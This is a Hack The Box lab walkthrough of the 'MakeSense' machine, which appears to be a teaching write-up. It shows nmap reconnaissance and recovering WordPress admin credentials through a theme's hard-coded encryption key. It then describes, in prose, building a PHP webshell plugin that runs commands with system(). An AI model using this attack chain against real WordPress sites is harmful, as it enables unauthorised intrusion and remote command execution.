Hack The Box:MakeSense Machine Walkthrough Medium Difficulity
Medium Machine BurpSuite, Challenges, HackTheBox, Linux, OCR, Penetration Testing, port forwarding, python3, Remote Code Execution (RCE) in WordPress, ssh, WordpressIntroduction to MakeSense:
In this writeup, we will explore the “MakeSense” machine from Hack The Box, categorized as an Medium difficulty challenge. This walkthrough will cover the reconnaissance, exploitation, and privilege escalation steps required to capture the flag.
Objective:
The goal of this walkthrough is to complete the “Usage” machine from Hack The Box by achieving the following objectives:
User Flag
The initial foothold involved analysing a custom WordPress theme and identifying weaknesses in its voice transcription functionality. Source code inspection revealed a hard-coded AES-GCM encryption key and a WordPress AJAX endpoint that handled voice submissions. Further analysis of the encryption mechanism exposed a weakness in the application’s request handling, allowing the recovery of administrator credentials. Using these credentials, the attacker gained access to the WordPress dashboard. A malicious plugin then enabled remote command execution as www-data. Further enumeration revealed reusable credentials in wp-config.php, which allowed the attacker to switch to the walter account. Finally, the attacker retrieved the user flag, completing the initial access phase.
Root Flag
After obtaining the walter account, privilege escalation enumeration revealed an internally accessible OCR application listening on port 8001. Process inspection identified a root-owned OCR script responsible for starting the service. An SSH tunnel provided access to the internal application. Further investigation uncovered an OCR processing weakness that allowed commands to execute with elevated privileges. Exploiting this functionality established root-level command execution. The presence of a SUID-enabled Bash binary provided an additional privilege escalation path to a root shell.
Enumerating the Makesense Machine
Reconnaissance:
Nmap Scan:
Begin with a network scan to identify open ports and running services on the target machine.
nmap -sC -sV -oA initial 10.129.155.38Nmap Output:
┌──[dark@parrot]─[~/Documents/htb/makesense]
└──╼ $nmap -sC -sV -oA initial 10.129.155.38
# Nmap 7.94SVN scan initiated Fri Oct 30 14:43:56 2026 as: nmap -sC -sV -oA initial 10.129.155.38
Nmap scan report for 10.129.155.38
Host is up (0.23s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT      STATE    SERVICE     VERSION
22/tcp    open     ssh         OpenSSH 9.6p1 Ubuntu 3ubuntu13.16 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 27:c3:7d:10:17:3b:dc:29:cf:05:83:33:ab:28:d0:38 (ECDSA)
|_  256 a3:46:f2:d7:1f:43:41:31:35:a2:88:31:ff:2a:0b:22 (ED25519)
80/tcp    filtered http
443/tcp   open     ssl/http    Apache httpd 2.4.58 ((Ubuntu))
|_http-trane-info: Problem with XML parsing of /evox/about
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-generator: WordPress 7.0
|_http-title: Agency LLC
| ssl-cert: Subject: commonName=makesense.htb
| Not valid before: 2026-05-29T16:37:29
|_Not valid after:  2126-05-05T16:37:29
5811/tcp  filtered unknown
8001/tcp  filtered vcom-tunnel
10215/tcp filtered unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Oct 30 14:51:24 2026 -- 1 IP address (1 host up) scanned in 448.13 seconds
Analysis:
- Port 22 (SSH): OpenSSH 9.6p1 running on Ubuntu. This service provides remote shell access and may become useful after obtaining valid credentials.
- Port 80 (HTTP): Filtered. Nmap cannot establish a connection to the HTTP service on this port.
- Port 443 (HTTPS): Apache HTTP Server 2.4.58 running on Ubuntu. The server hosts a WordPress 7.0 website titled Agency LLC. Its SSL certificate identifies the virtual host as
makesense.htb. - Port 5811: Filtered. Nmap cannot determine whether an accessible service exists on this port.
- Port 8001: Filtered. Although Nmap cannot access this port remotely, further enumeration may reveal an internally accessible service.
- Port 10215: Filtered. No service details are available from the scan.
Web Enumeration on Makesense machine:
Perform web enumeration to discover potentially exploitable directories and files.

The target is a clean WordPress site branded “WebAgency” hosted at https://10.129.156.41/ (makesense.htb). The landing page features a modern blue gradient hero section with the tagline “We Build Digital Experiences” and two call-to-action buttons.
WordPress Discovery


Inspecting the page source reveals a WordPress 7.0 installation running the custom webagency theme. The page loads key assets, including Tailwind, Swiper, and jQuery, alongside the theme’s CSS and JavaScript files from makesense.htb. These references confirm the target’s virtual host name.

Scrolling down shows the “Our Team” section with four team members (John Smith, Sarah Johnson, Michael Chen, Emily Davis) and their roles. This is standard static content and does not immediately expose credentials.

The footer provides contact information (info@webagency.com, a phone number, and a physical address) along with quick links, completing the public-facing reconnaissance of the site.
Whisper Voice Transcription Analysis


Further inspection reveals a sensitive JavaScript file at /wp-content/themes/webagency/assets/js/whisper/whisper-wrapper.js. The file exposes a hard-coded symmetric encryption key used by the client’s voice transcription functionality.

The companion main.js file initializes the Whisper transcriber, checks browser compatibility (HTTPS requirement), and loads the model, confirming the voice-call feature is active on the site.

Clicking the floating phone icon opens a “Call WebAgency” modal that is ready to connect, indicating the voice transcription / call functionality is the intended attack surface.
WordPress AJAX Analysis


The encryptPayload function in the Whisper wrapper shows how the client encrypts transcription data. It derives an AES-GCM key by hashing the hard-coded ENCRYPTION_KEY with SHA-256, generates a random 12-byte IV, encrypts the JSON payload, then concatenates IV + ciphertext + tag and Base64-encodes the result before sending it to the server.

Source inspection reveals the standard WordPress AJAX endpoint at /wp-admin/admin-ajax.php along with a user-profile nonce. This confirms the site uses the normal WP AJAX infrastructure that the custom theme later hooks into.

The Whisper script defines a webagency_ajax object containing the AJAX endpoint, a valid nonce (518b543d59), the theme URL, and the site URL. The nonce supports authenticated or semi-authenticated AJAX requests, including actions that save voice transcription results.
Credential Discovery on MakeSense machiine

Running the custom force.py script submits a contact form (creating post ID 69) and then calls save_voice_results with a malicious encrypted payload. After the admin views the submission, the script recovers the credentials dark / d4rkn1te!2026.

With the newly obtained credentials, the attacker navigates to the standard WordPress login form at /wp-login.php.

The attacker enters the username dark and the recovered password d4rkn1te!2026 and proceeds to authenticate.

After a successful login the site presents the usual WordPress “Administration email verification” screen (admin@test.com). Clicking “The email is correct” or “Remind me later” grants full access to the dashboard.
WordPress Authentication

The attacker lands on the WordPress admin dashboard under the dark account. The site is running WordPress 7.0 with the WebAgency theme, SQLite database, and the usual admin menu (Posts, Media, Pages, custom “Cases”, “Team Members”, “Contact Submissions”, etc.).
Malicious Plugin Preparation

After gaining WordPress admin access as dark, the attacker prepares a malicious plugin by creating the directory structure plugin/shell/ on their local machine.

The attacker creates a PHP webshell at plugin/shell/shell.php. The script accepts commands through the c parameter, executes them using PHP’s system() function, and displays the output within <pre> tags. The attacker also adds a valid WordPress plugin header (Plugin Name: shell) to allow WordPress to recognise the file as a plugin.

The attacker creates the archive properly with zip shell.zip shell/, producing a clean zip that contains the required plugin directory and header.
WordPress Plugin Exploitation
